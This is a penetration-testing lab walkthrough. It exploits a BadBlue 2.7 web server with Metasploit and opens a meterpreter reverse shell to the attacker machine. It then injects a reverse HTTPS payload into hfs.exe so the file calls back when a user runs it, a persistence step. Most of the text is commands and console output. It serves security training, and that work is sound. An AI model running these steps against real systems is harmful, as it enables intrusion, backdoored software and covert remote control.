ATTACK DEFENSE

by PentesterAcademy

Name	Windows: Inject Payload Into Executable
URL	https://attackdefense.com/challengedetails?cid=2349
Type	Basic Exploitation: Pentesting

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking target IP address.

Note: The target IP address is stored in the “target” file.

Command: cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.17.174
root@attackdefense:~#
```

Step 2: Run a Nmap scan against the target IP.

Command: nmap 10.0.17.174

```
root@attackdefense:~# nmap 10.0.17.174
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-18 17:25 IST
Nmap scan report for 10.0.17.174
Host is up (0.056s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 2.75 seconds
root@attackdefense:~#
```

Step 3: We have discovered that multiple ports are open. We will run nmap again to determine version information on port 80.

Command: nmap -sV -p 80 10.0.17.174

```
root@attackdefense:~# nmap -sV -p 80 10.0.17.174
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-18 17:25 IST
Nmap scan report for 10.0.17.174
Host is up (0.055s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    BadBlue httpd 2.7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 7.65 seconds
root@attackdefense:~#
```

Step 4: We will search the exploit module for badblue 2.7 using searchsploit.

Command: searchsploit badblue 2.7

```
root@attackdefense:~# searchsploit badblue 2.7
---------------------------------------------------------------
 Exploit Title
---------------------------------------------------------------
BadBlue 2.72 - PassThru Remote Buffer Overflow
BadBlue 2.72b - Multiple Vulnerabilities
BadBlue 2.72b - PassThru Buffer Overflow (Metasploit)
Working Resources BadBlue 1.2.7 - Denial of Service
Working Resources BadBlue 1.2.7 - Full Path Disclosure
---------------------------------------------------------------
Shellcodes: No Results
Papers: No Results
root@attackdefense:~#
```

Step 5: There is a Metasploit module for badblue server. We will use the Metasploit module to exploit the target.

Commands:
msfconsole -q
use exploit/windows/http/badblue_passthru
set RHOSTS 10.0.17.174
exploit

```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/windows/http/badblue_passthru
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/badblue_passthru) > set RHOSTS 10.0.17.174
RHOSTS => 10.0.17.174
msf6 exploit(windows/http/badblue_passthru) > exploit

[*] Started reverse TCP handler on 10.10.15.2:4444
[*] Trying target BadBlue EE 2.7 Universal...
[*] Sending stage (175174 bytes) to 10.0.17.174
[*] Meterpreter session 1 opened (10.10.15.2:4444 -> 10.0.17.174:49834)

meterpreter >
```

We have successfully exploited a badblue server.

Step 6: Migrate current process into explorer.exe

Command: migrate -N explorer.exe

```
meterpreter > migrate -N explorer.exe
[*] Migrating from 3748 to 2268...
[*] Migration completed successfully.
meterpreter >
```

We are going to infect an executable i.e hfs.exe using metasploit . It is present in C:\Utilities\hfs.exe.

https://www.rapid7.com/db/modules/post/windows/manage/peinjector/

"This module will inject a specified windows payload into a target executable."

Step 7: Running peinjector post module to infect hfs.exe executable.

Commands:
background
use post/windows/manage/peinjector
set session 1
set LHOST 10.10.15.2
set TARGETPE C:\\Utilities\\hfs.exe
exploit

```
msf6 > use post/windows/manage/peinjector
[*] Using configured payload windows/meterpreter/reverse_https
msf6 post(windows/manage/peinjector) > set session 1
session => 1
msf6 post(windows/manage/peinjector) > set LHOST 10.10.15.2
LHOST => 10.10.15.2
msf6 post(windows/manage/peinjector) > set TARGETPE C:\\Utilities\\hfs.exe
TARGETPE => C:\Utilities\hfs.exe
msf6 post(windows/manage/peinjector) > exploit

[*] Running module against ATTACKDEFENSE
[*] Generating payload
[*] Injecting Windows Meterpreter (Reflective Injection), Windows Reverse HTTPS Stager
e
[+] Successfully injected payload into the executable: C:\Utilities\hfs.exe
[*] Post module execution completed
msf6 post(windows/manage/peinjector) >
```

We have successfully injected payload into the hfs.exe executable.

Step 8: Run windows/meterpreter/reverse_https based multi handler.

Commands:
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_https
set LHOST 10.10.15.2
set LPORT 4433
exploit


```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf6 exploit(multi/handler) > set LHOST 10.10.15.2
LHOST => 10.10.15.2
msf6 exploit(multi/handler) > set LPORT 4433
LPORT => 4433
msf6 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://10.10.15.2:4433
```

Now, when that hfs.exe executable is run by a target user we would expect a meterpreter shell on the attacker's machine.

Switch to Target Machine

Minimize Firefox and open File Explorer.

Step 9: Running C:\\Utilities\hfs.exe



Once, we execute hfs.exe and wait for 1 minutes to gain the meterpreter shell.

```
msf6 > use exploit/multi/handler
[*] Using configured payload windows/meterpreter/reverse_https
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf6 exploit(multi/handler) > set LHOST 10.10.15.2
LHOST => 10.10.15.2
msf6 exploit(multi/handler) > set LPORT 4433
LPORT => 4433
msf6 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://10.10.15.2:4433
[*] https://10.10.15.2:4433 handling request from 10.0.25.18; (UUID: epaexlph) Staging x86 payload (176220 bytes)
[*] Meterpreter session 2 opened (10.10.15.2:4433 -> 10.0.25.18:49813) at 2021-05-18 17:43:25 +0530

meterpreter >
```

We have successfully injected windows payload into an executable. This technique is useful for maintaining access on specific events.

References

1. BadBlue 2.72b - Multiple Vulnerabilities (https://www.exploit-db.com/exploits/4715)

2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/windows/http/badblue_passthru)
3. Peinjector (https://www.rapid7.com/db/modules/post/windows/manage/peinjector/)